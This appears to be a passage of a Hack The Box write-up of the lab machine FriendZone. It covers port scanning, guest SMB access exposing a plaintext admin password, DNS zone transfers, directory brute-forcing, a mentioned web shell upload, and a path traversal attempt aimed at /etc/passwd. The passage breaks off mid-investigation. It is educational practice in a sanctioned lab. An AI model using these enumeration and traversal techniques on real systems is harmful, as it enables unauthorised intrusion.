
HTB Machine - FriendZone
Summary:
Every now and then I’ll go back and do an old box on HTB, it serves as a nice break from all the Windows/AD headscratchers that’s been released recently. It’s also interesting to see how much the boxes have changed over the years. While the current boxes have much more realistic scenarios and often feature newly discovered vulnerabilities, older ones are more CTF-like and full of rabbit holes. Friendzone was released in February 2019, so the box is themed around Valentines with lots of trolls. It starts with finding credentials in an open SMB share and discovering a subdomain via DNS zone transfer. The subdomain hosts an admin portal vulnerable to LFI, which can be exploited to get a shell. Privilege escalation involves a simple Python module hijack.
Enumeration:
Nmap:
┌──(ch3ng㉿localhost)-[~/machines/friendzone] └─$ sudo nmap --min-rate 1000 -p- 10.129.26.47 Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-13 21:49 ACDT Nmap scan report for 10.129.26.47 Host is up (0.26s latency). Not shown: 65528 closed tcp ports (reset) PORT STATE SERVICE 21/tcp open ftp 22/tcp open ssh 53/tcp open domain 80/tcp open http 139/tcp open netbios-ssn 443/tcp open https 445/tcp open microsoft-ds Nmap done: 1 IP address (1 host up) scanned in 70.43 seconds ┌──(ch3ng㉿localhost)-[~/machines/friendzone] └─$ sudo nmap -A -p 21,22,53,80,139,443,445 10.129.26.47 Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-13 21:52 ACDT Nmap scan report for 10.129.26.47 Host is up (0.26s latency). PORT STATE SERVICE VERSION 21/tcp open ftp vsftpd 3.0.3 22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 2048 a9:68:24:bc:97:1f:1e:54:a5:80:45:e7:4c:d9:aa:a0 (RSA) | 256 e5:44:01:46:ee:7a:bb:7c:e9:1a:cb:14:99:9e:2b:8e (ECDSA) |_ 256 00:4e:1a:4f:33:e8:a0:de:86:a6:e4:2a:5f:84:61:2b (ED25519) 53/tcp open domain ISC BIND 9.11.3-1ubuntu1.2 (Ubuntu Linux) | dns-nsid: |_ bind.version: 9.11.3-1ubuntu1.2-Ubuntu 80/tcp open http Apache httpd 2.4.29 ((Ubuntu)) |_http-title: Friend Zone Escape software |_http-server-header: Apache/2.4.29 (Ubuntu) 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) 443/tcp open ssl/http Apache httpd 2.4.29 |_ssl-date: TLS randomness does not represent time |_http-server-header: Apache/2.4.29 (Ubuntu) | ssl-cert: Subject: commonName=friendzone.red/organizationName=CODERED/stateOrProvinceName=CODERED/countryName=JO | Not valid before: 2018-10-05T21:02:30 |_Not valid after: 2018-11-04T21:02:30 | tls-alpn: |_ http/1.1 |_http-title: 404 Not Found 445/tcp open netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP) Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Device type: general purpose Running: Linux 3.X|4.X OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 OS details: Linux 3.2 - 4.14 Network Distance: 2 hops Service Info: Hosts: FRIENDZONE, 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel Host script results: | smb-os-discovery: | OS: Windows 6.1 (Samba 4.7.6-Ubuntu) | Computer name: friendzone | NetBIOS computer name: FRIENDZONE\x00 | Domain name: \x00 | FQDN: friendzone |_ System time: 2025-11-13T13:22:39+02:00 | smb-security-mode: | account_used: guest | authentication_level: user | challenge_response: supported |_ message_signing: disabled (dangerous, but default) |_nbstat: NetBIOS name: FRIENDZONE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown) | smb2-time: | date: 2025-11-13T11:22:39 |_ start_date: N/A | smb2-security-mode: | 3:1:1: |_ Message signing enabled but not required |_clock-skew: mean: -39m58s, deviation: 1h09m16s, median: 0s TRACEROUTE (using port 80/tcp) HOP RTT ADDRESS 1 270.04 ms 10.10.14.1 2 268.37 ms 10.129.26.47 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 30.65 seconds
Nmap found 7 open ports, including ones that are not commonly seen on Linux (RPC, NetBIOS). The SMB script even misidentified the OS as Windows. FTP’s available, but with no anonymous access and a secure version, not much could be done from an unauthenticated standpoint. There’s also HTTP and HTTPS, but they’re running two different sites based on the page titles. The SSL certificate has a domain friendzone.red, I’ll add it to /etc/hosts.
TCP445 - SMB:
┌──(ch3ng㉿localhost)-[~/machines/friendzone] └─$ netexec smb friendzone.red -u '' -p '' --shares SMB 10.129.26.47 445 FRIENDZONE [*] Unix - Samba (name:FRIENDZONE) (domain:) (signing:False) (SMBv1:True) SMB 10.129.26.47 445 FRIENDZONE [+] \: (Guest) SMB 10.129.26.47 445 FRIENDZONE [*] Enumerated shares SMB 10.129.26.47 445 FRIENDZONE Share Permissions Remark SMB 10.129.26.47 445 FRIENDZONE ----- ----------- ------ SMB 10.129.26.47 445 FRIENDZONE print$ Printer Drivers SMB 10.129.26.47 445 FRIENDZONE Files FriendZone Samba Server Files /etc/Files SMB 10.129.26.47 445 FRIENDZONE general READ FriendZone Samba Server Files SMB 10.129.26.47 445 FRIENDZONE Development READ,WRITE FriendZone Samba Server Files SMB 10.129.26.47 445 FRIENDZONE IPC$ IPC Service (FriendZone server (Samba, Ubuntu))
Guest login is enabled, and it has access to two shares, including write permissions on Development. Files is not accessible, but its remark field exposed the server path of the share. The other shares don’t have this remark, but I can probably make an educated guess that they’re located at /etc/general and /etc/Development respectively. This will become important later on.
general:
┌──(ch3ng㉿localhost)-[~/machines/friendzone] └─$ smbclient -N \\\\friendzone.red\\general Try "help" to get a list of possible commands. smb: \> ls . D 0 Thu Jan 17 06:40:51 2019 .. D 0 Wed Sep 14 00:26:24 2022 creds.txt N 57 Wed Oct 10 10:22:42 2018 3545824 blocks of size 1024. 1651352 blocks available
It has a single file that contains admin credentials, but it’s unknown what service it’s for.
creds for the admin THING:

admin:WORKWORKHhallelujah@#
Development:
┌──(ch3ng㉿localhost)-[~/machines/friendzone] └─$ smbclient -N \\\\friendzone.red\\Development Try "help" to get a list of possible commands. smb: \> ls . D 0 Thu Nov 13 22:08:08 2025 .. D 0 Wed Sep 14 00:26:24 2022 3545824 blocks of size 1024. 1651348 blocks available
Development is empty, but I’m able to upload files to it. If this is a Windows machine, I may upload NTLM hash-stealing files in the hope that someone opens it. Unfortunately this won’t work on Linux.
TCP80 - HTTP:

The home page is already trolling, but aside from the meme there isn’t much else to look at. The email has another domain friendzoneportal.red, I’ve added it to /etc/hosts but it pointed back to the same page.
┌──(ch3ng㉿localhost)-[~/machines/friendzone] └─$ gobuster dir -u http://friendzone.red -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 50 =============================================================== Gobuster v3.6 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) =============================================================== [+] Url: http://friendzone.red [+] Method: GET [+] Threads: 50 [+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt [+] Negative Status codes: 404 [+] User Agent: gobuster/3.6 [+] Timeout: 10s =============================================================== Starting gobuster in directory enumeration mode =============================================================== /wordpress (Status: 301) [Size: 320] [--> http://friendzone.red/wordpress/] Progress: 21054 / 220560 (9.55%)^C [!] Keyboard interrupt detected, terminating. Progress: 21090 / 220560 (9.56%) =============================================================== Finished ===============================================================
gobuster did find /wordpress, but it turned out to be just an empty directory listing.

I don’t think there’s anything else on here.
TCP443 - HTTPS:

The HTTPS page is yet another troll.
And so is friendzoneportal.red.
However, the page source of the first site does suggest there’s something at /js/js:

/js/js:

It shows a base64 string, but decodes to gibberish.
┌──(ch3ng㉿localhost)-[~/machines/friendzone] └─$ echo eFY2cVJpZTIzMDE3NjMwMzUzMjYxREtwMkFGRUNw | base64 -d xV6qRie23017630353261DKp2AFECp
Once again, the page source gives more hints:

Not entirely sure what “times” is referring to here, but I suppose “zones” is a hint for DNS zone transfer.
TCP53 - DNS:
A zone transfer is the process of synchronizing domain records between two DNS servers. This can be initialized via dig, in which the server will send back all information it holds for the domain, including all records as well as subdomain entries. Typically a zone transfer only happens over TCP, so it’s something always worth checking whenever TCP53 is found open.
I’ll do a zone transfer for both domains. It found several subdomains for friendzone.red.
┌──(ch3ng㉿localhost)-[~/machines/friendzone] └─$ dig axfr friendzone.red @10.129.26.47 ; <<>> DiG 9.20.9-1-Debian <<>> axfr friendzone.red @10.129.26.47 ;; global options: +cmd friendzone.red. 604800 IN SOA localhost. root.localhost. 2 604800 86400 2419200 604800 friendzone.red. 604800 IN AAAA ::1 friendzone.red. 604800 IN NS localhost. friendzone.red. 604800 IN A 127.0.0.1 administrator1.friendzone.red. 604800 IN A 127.0.0.1 hr.friendzone.red. 604800 IN A 127.0.0.1 uploads.friendzone.red. 604800 IN A 127.0.0.1 friendzone.red. 604800 IN SOA localhost. root.localhost. 2 604800 86400 2419200 604800 ;; Query time: 269 msec ;; SERVER: 10.129.26.47#53(10.129.26.47) (TCP) ;; WHEN: Thu Nov 13 22:37:34 ACDT 2025 ;; XFR size: 8 records (messages 1, bytes 289)
And a few more for friendzoneportal.red.
┌──(ch3ng㉿localhost)-[~/machines/friendzone] └─$ dig axfr friendzoneportal.red @10.129.26.47 ; <<>> DiG 9.20.9-1-Debian <<>> axfr friendzoneportal.red @10.129.26.47 ;; global options: +cmd friendzoneportal.red. 604800 IN SOA localhost. root.localhost. 2 604800 86400 2419200 604800 friendzoneportal.red. 604800 IN AAAA ::1 friendzoneportal.red. 604800 IN NS localhost. friendzoneportal.red. 604800 IN A 127.0.0.1 admin.friendzoneportal.red. 604800 IN A 127.0.0.1 files.friendzoneportal.red. 604800 IN A 127.0.0.1 imports.friendzoneportal.red. 604800 IN A 127.0.0.1 vpn.friendzoneportal.red. 604800 IN A 127.0.0.1 friendzoneportal.red. 604800 IN SOA localhost. root.localhost. 2 604800 86400 2419200 604800 ;; Query time: 269 msec ;; SERVER: 10.129.26.47#53(10.129.26.47) (TCP) ;; WHEN: Thu Nov 13 22:43:23 ACDT 2025 ;; XFR size: 9 records (messages 1, bytes 309)
In total, there’s 7 subdomains, I’ll add all of them to /etc/hosts. This is probably the most entries I’ve ever had in the hosts file.
# HTB machine FriendZone
10.129.26.47	friendzone.red	friendzoneportal.red	administrator1.friendzone.red	hr.friendzone.red	uploads.friendzone.red	admin.friendzoneportal.red	files.friendzoneportal.red	imports.friendzoneportal.red	vpn.friendzoneportal.red
hr, files, imports and vpn either returned 404 or the original troll page, but the rest does have something to look at.
Subdomains:
uploads.friendzone.red:

uploads is a very basic upload page. I’ve uploaded a test image, and the page returned a success message with a timestamp.

The page claims to only accept images, but it seemingly takes any files. Uploading a PHP web shell also returned the same success message.
┌──(ch3ng㉿localhost)-[~/machines/friendzone] └─$ gobuster dir -u https://uploads.friendzone.red -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -x php -k =============================================================== Gobuster v3.6 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) =============================================================== [+] Url: https://uploads.friendzone.red [+] Method: GET [+] Threads: 20 [+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt [+] Negative Status codes: 404 [+] User Agent: gobuster/3.6 [+] Extensions: php [+] Timeout: 10s =============================================================== Starting gobuster in directory enumeration mode =============================================================== /.php (Status: 403) [Size: 302] /files (Status: 301) [Size: 334] [--> https://uploads.friendzone.red/files/] /upload.php (Status: 200) [Size: 38] Progress: 17394 / 441120 (3.94%)^C [!] Keyboard interrupt detected, terminating. Progress: 17414 / 441120 (3.95%) =============================================================== Finished ===============================================================
gobuster also found /files, but neither my uploaded image nor the web shell could be found there.
Turns out the page still shows “success” even if the request is broken.

Given the context, this upload function seems rather random. I doubt it’s even implemented on the backend.

Sending a GET request to /upload.php also results in this:
admin.friendzoneportal.red:

admin is a login page, but any credentials (or blank) would work.

It doesn’t offer much, other than suggesting to check the other admin page.
administrator1.friendzone.red:


administrator1 is yet another login form. This time authentication seems to be set up properly. Wrong credentials results in this:
Interestingly, the page source also contains a register form:

But it’s specifically hidden by some CSS:

Anyway, it’s not needed, as the SMB creds worked here. The page suggests checking /dashboard.php on login.

Admin Dashboard:

It’s an under-construction and untested page. The error message indicated that some parameters were missing.
I’ll try the default params as suggested, and got this:

The image seems to be directly referenced via image_id, and could potentially be vulnerable to path traversal/file inclusion attacks. I’ve tried image_id=../../../../../../../../etc/passwd, and it returned a broken image.

Looking at Burp history, instead of directly including the file contents, it’s only appending the user input to the image source.
